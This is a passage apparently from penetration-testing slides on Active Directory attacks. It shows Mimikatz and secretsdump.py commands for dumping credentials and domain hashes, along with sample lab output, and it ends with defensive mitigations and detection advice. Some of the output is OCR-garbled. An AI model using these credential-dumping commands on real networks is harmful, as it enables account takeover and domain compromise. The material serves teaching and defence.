- » Use Mimikatz to extract the credentials from it
- » Will not trigger AV

- » **Use Mimikatz in Metasploit to dump the credentials**

- » Might trigger AV

```
21. Sep 19:32 etc  
1 30. Sep 15:52 home  
7 30. Sep 2015 lib -> usr/lib  
84 23. Jul 10:01 lib64 -> usr/lib  
96 1. Aug 22:45 lost+found  
896 30. Sep 2015 mnt  
16 21. Sep 15:52 opt  
9 21. Sep 08:15 private -> /home/encrypted  
4096 12. Aug 15:37 proc  
560 21. Sep 15:37 root  
7 30. Sep 15:58 run
```

Demo

Dump creds with mimikatz


➤ Run psexec and Pass-the-Hash

```
# Dumping creds in with meterpreter in metasploit using mimikatz (make sure you use an privileged account)
getsystem
load mimikatz
mimikatz command -f privilege::debug
mimikatz command -f sekurlsa::logonPasswords
```

```
"0;999","Negotiate","WORKSTATION04$","PwNY","n.s. (Credentials K0)"  
ZS&l=.r'n,MR^/gumvyj""e8-,:Y#uCZV%. -@!#n<ZC%+""+-k=]\G,EKcy6NYl2H>?lnfEgdnGE>r ''M^4C6YiH  
frqKKR5t*(BM@r r;/"  
"  
ZS&l=.r'n,MR^/gumvyj""e8-,:Y#uCZV%. -@!#n<ZC%+""+-k=]\G,EKcy6NYl2H>?lnfEgdnGE>r ''M^4C6YiH  
frqKKR5t*(BM@r r;/"  
"  
meterpreter > mimikatz_command -f sekurlsa::logonPasswords  
"0;3402084","Kerberos", luke.skywalker , "PwNY", "lm{ 00000000000000000000000000000000 } , n  
fcb13089285cba8af71d7 }  
1337p4$$w0rdPolicY!  
1337p4$$w0rdPolicY!"  
1337p4$$w0rdPolicY!"  
"0;3402025","Kerberos","luke.skywalker","PwNY","lm{ 00000000000000000000000000000000 } , n  
fcb13089285cba8af71d7 }"  
1337p4$$w0rdPolicY!"  
"  
1337p4$$w0rdPolicY!"  
1337p4$$w0rdPolicY!"  
"0;997","Negotiate","LOKALER DIENST","NT-AUTORITÄT","n.s. (Credentials K0)"  
"  
"  
"
```

➤ Key takeaway of after dumping the creds

- » We have valid credentials for the user luke.skywalker
- » luke.skywalker is member of the “Domain Admin” group, so we have administrative access to the domain controller





Phase 3 – Privileged User

Looting the thing

Phase 3 – Privileged user (domain)

Looting the thing – secretsdump.py

- We have administrative access to the domain controller
- What now? Do you want persistance?
 - » Dumping all user hashes
 - » Creation of golden tickets

➤ On workstations:

- » secretsdump.py can be used to dump SAM/LSA secrets remotely
- » Performs various techniques to dump hashes from a remote machine without executing any agent there

➤ On DCs it will also:

- » For NTDS.dit it will either:
 - a) Get the domain users list and get all hashes of all domain users (including historical ones) as well as Kerberos keys
 - a) MS Directory Replication Service (MS-DRS) Remote Protocol
 - b) Extract NTDS.dit
 - a) vssadmin executed with the smbexec approach

```
21. Sep 19:32 etc
1 30. Sep 15:52 home
7 30. Sep 2015 lib -> usr/lib
84 23. Jul 10:01 lib64 -> usr/lib
96 1. Aug 22:45 lost+found
896 30. Sep 2015 mnt
16 21. Sep 15:52 opt
9 21. Sep 08:15 private -> /home/encrypted
4096 12. Aug 15:37 proc
560 21. Sep 15:57 root
7 30. Sep 15:58 run
```

Demo

Dumping all the hashes – secretsdump.py

Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators

- Run secretdump.py with administrative creds on the domain controller

```
# Dumping hashes of all domain users (including password history hashes)
python secretsdump.py pwny/luke.skywalker@pwnylabdc01
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) -f 2
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92088150:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee615414:::
pwny.lab\kklein:2123:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::
pwny.lab\ldaamaq:2124:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::
pwny.lab\rkerpach:2125:aad3b435b51404eeaad3b435b51404ee8a809e2f1f:::
pwny.lab\tstarad:2126:aad3b435b51404eeaad3b435b51404ee8a809e2f1f:::
pwny.lab\hbraun:2127:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::s@pwny
pwny.lab\gsurgh:2128:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::Domäne
pwny.lab\jbosch:2129:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::
pwny.lab\vmishtak:2130:aad3b435b51404eeaad3b435b51404lee8a809e2f1f:::
pwny.lab\jgrunnil:2131:aad3b435b51404eeaad3b435b51404lee8a809e2f1f:::
pwny.lab\mhoch:2132:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::
pwny.lab\mmivoloss:2133:aad3b435b51404eeaad3b435b51404f1ee8a809e2f1f:::
pwny.lab\bschreiber:2134:aad3b435b51404eeaad3b435b51404ef1ee8a809e2f1f:::
pwny.lab\ckoru:2135:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::
pwny.lab\colahg:2136:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::
pwny.lab\kschiffer:2137:aad3b435b51404eeaad3b435b51404f1ee8a809e2f1f:::
pwny.lab\sdghor:2138:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::
pwny.lab\sbraun:2139:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::
pwny.lab\sdietrich:2140:aad3b435b51404eeaad3b435b51404f1ee8a809e2f1f:::
pwny.lab\sschwab:2141:aad3b435b51404eeaad3b435b51404e8a809e2f1f:::
pwny.lab\dmimmermann:2142:aad3b435b51404eeaad3b435b51404f1ee8a809e2f1f:::
```



Mitigations

Preventing – AD Attacks 101

➤ **Compromise of just one Domain Admin account in the Active Directory exposes the entire organization to risk**

- » **The attacker has unrestricted access to all resources managed by the domain, all users, servers, workstations and data**
- » **The attacker could instantly establish persistence in the Active Directory environment, which is difficult to notice and cannot be efficiently remediated with guarantees.**

“Once domain admin, always domain admin”

➤ Disable LLMNR and NBT-NS

- » You need to disable both, because if LLMNR is disabled, it will automatically attempt to use NBT-NS instead
- » Disable LLMNR via Group Policy
- » Disabling NetBios cannot be done via GPO

➤ Limiting communication between workstations on the same network

- » Reduces attack surface

➤ Mitigation against WPAD

- » Disable WPAD via Group Policy
- » Add DNS record “wpad” in your DNS zone
- » Only allow secure dynamic updates – Dynamic updates “Secure only”

➤ Never let anyone perform non-administrative tasks with privileged accounts

- **Disable NTLM entirely, use Kerberos**
 - » Not really easy to implement
- **Enable SMB signing, where possible**
 - » Can be done via Group Policy
 - » Please consider compatibility of other network devices before enabling SMB Signing
 - » SMB signing will prevent relaying to SMB by requiring all traffic to be signed
- **Enable LDAP signing**
 - » LDAP signing prevents unsigned connections to LDAP
- **More on NTLM relay and mitigations**
 - » <https://www.fox-it.com/en/insights/blogs/blog/inside-windows-network/>

Phase 3 – Mitigations

Defense against lateral movement

- **Deploy (Microsoft Local Administrator Password Solution)**
 - » Provides a solution to the issue of using a common local account with an identical password on every computer in a domain
 - » <https://technet.microsoft.com/en-us/library/security/3062591>
- **Do not allow the use of privileged accounts to perform non-administrative tasks**
 - » Provide admins with separate accounts to perform administrative duties
- **Educate your users to exhibit secure behavior**
 - » Good luck with that one :D
- **Deactivate the Built-in Admin**
- **Restrict domain and enterprise admin accounts from authenticating to less trusted computers**
- **Establish Strong Password policies (complexity, history, expiration)**
- **Do not configure services or schedule tasks to use privileged domain accounts on lower trust computers**



➤ Use PowerView, Bloodhound or similar tool to understand your environment

- » Who has admin rights? Domain-wide? Local?
 - » Do they really need those privileges?
 - » Do they still work here?
- » Who can log into DC's
- » Is there a policy to avoid logins into untrusted systems with domain privileged accounts?
- » Limit service accounts privileges
- » Did all admins get a proper introduction into AD Security?
- » Any SMB Shares accessible anonymously?

Phase 3 – Mitigations

Detection of advanced attacks - Microsoft Advanced Threat Analytics

- Port mirroring from Domain Controllers and DNS servers to the ATA Gateway and/or
- Deploying an ATA Lightweight Gateway (LGW) directly on Domain Controllers
- More information to Microsoft ATA
 - » <https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata>




Phase 3 – Mitigations

Admin checklist

Identity theft using pass-the-ticket attack

user2's Kerberos tickets were stolen from **CLIENT2** to **CLIENT1** and used to access **6 resources**.

17:14 – 17:18 10 May 2017




Suspicion of identity theft based on abnormal behavior

Almeta Whitfield exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 16 abnormal workstations.
- Requested access to 5 abnormal resources.

18:10 10 May 2017



➤ Read this:

» [Mitigating Pass-the-Hash and other Credential Theft, version 2](#)

Mitigating
Pass-the-Hash
and Other
Credential Theft,
version 2

Trustworthy Computing





Credits

Shoutouts to the titans in this area

➤ Huge shoutouts to:

- » @ciyinet – Providing great slides
- » @gentilkiwi – Mimikatz
- » @agsolino – Creator of Impacket
- » @TimMedin – Great talks
- » @PyroTek3 – AD Security
- » @nikhil_mitt – Powershell Training
- » @byt3bl33d3r – CrackMapExec



and many more...



Questions?